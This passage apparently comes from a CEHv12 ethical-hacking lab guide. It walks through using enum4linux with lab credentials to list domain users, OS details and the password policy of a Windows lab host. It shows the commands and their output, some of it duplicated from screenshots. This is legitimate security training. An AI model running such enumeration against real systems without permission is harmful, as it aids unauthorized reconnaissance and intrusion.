
=====
| Users on 10.10.1.22 |
=====
index: 0x00000000 RID: 0x1f4 acb: 0x000000210 Account: Administrator Name: (null) Desc: Built-in account for administering the computer/domain
index: 0x00000001 RID: 0x1f5 acb: 0x000000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0x00000002 RID: 0x44f acb: 0x000000210 Account: jason Name: Jason M. Desc: (null)
index: 0x00000003 RID: 0x1f6 acb: 0x000000011 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account
index: 0x00000004 RID: 0x450 acb: 0x000000210 Account: martin Name: Martin J. Desc: (null)
index: 0x00000005 RID: 0x451 acb: 0x000000210 Account: shiela Name: Shiela D. Desc: (null)

enum4linux complete on Fri Jun 10 10:00:07 2022

[~]root@parrot[~]
#
```


13. Second, we will obtain the OS information of the target; type **enum4linux -u martin -p apple -o [Target IP Address]** (in this case, **10.10.1.22**) and hit **Enter**.

Note: In this command, **-u user** specifies the username to use, **-p pass** specifies the password and **-o** retrieves the OS information.



```
[root@parrot]-[~]
#enum4linux -u martin -p apple -o 10.10.1.22
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/
02:55 2022

=====
|   Target Information   |
=====
Target ..... 10.10.1.22
RID Range ..... 500-550,1000-1050
Username ..... 'martin'
Password ..... 'apple'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.1.22 |
=====
[+] Got domain/workgroup name: CEH
CEHv12 Module 13
=====
|   Session Check on 10.10.1.22   |
=====
[+] Server 10.10.1.22 allows sessions using username 'martin', password 'apple'

=====
|   Getting domain SID for 10.10.1.22   |
=====
Domain Name: CEH
Domain Sid: S-1-5-21-683823124-2085745161-277811110
```


14. The tool enumerates the target system and lists its OS details, as shown in the screenshot.

```

ParrotTerminal
File Edit View Search Terminal Help
=====
| Target Information |
=====
Target ..... 10.10.1.22
RID Range ..... 500-550,1000-1050
Username ..... 'martin'
Password ..... 'apple'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.1.22 |
=====
[+] Got domain/workgroup name: CEH

=====
| Session Check on 10.10.1.22 |
=====
[+] Server 10.10.1.22 allows sessions using username 'martin', password 'apple'

=====
| Getting domain SID for 10.10.1.22 |
=====
Domain Name: CEH
Domain Sid: S-1-5-21-683823124-2085745161-277811110
[+] Host is part of a domain (not a workgroup)

=====
| OS information on 10.10.1.22 |
=====

ParrotTerminal
File Edit View Search Terminal Help
=====
| Enumerating Workgroup/Domain on 10.10.1.22 |
=====
[+] Got domain/workgroup name: CEH

=====
| Session Check on 10.10.1.22 |
=====
[+] Server 10.10.1.22 allows sessions using username 'martin', password 'apple'

=====
| Getting domain SID for 10.10.1.22 |
=====
Domain Name: CEH
Domain Sid: S-1-5-21-683823124-2085745161-277811110
[+] Host is part of a domain (not a workgroup)


=====
| OS information on 10.10.1.22 |
=====
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 10.10.1.22 from smbclient:
[+] Got OS info for 10.10.1.22 from srvinfo:
    10.10.1.22    Wk Sv Sql PDC Tim NT LMB
    platform_id   :      500
    os version    :      10.0
    server type   :      0x84102f
enum4linux complete on Fri Jun 10 10:02:55 2022

[~]root@parrot[~]
#

```


15. Third, we will enumerate the password policy information of our target machine. In the terminal window, type **enum4linux -u martin -p apple -P [Target IP Address]** (in this case, **10.10.1.22**) and hit **Enter**.

Note: In this command, **-u user** specifies the username to use, **-p pass** specifies the password and **-P** retrieves the password policy information.



```
[root@parrot]-[~]
#enum4linux -u martin -p apple -P 10.10.1.22
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/
05:25 2022

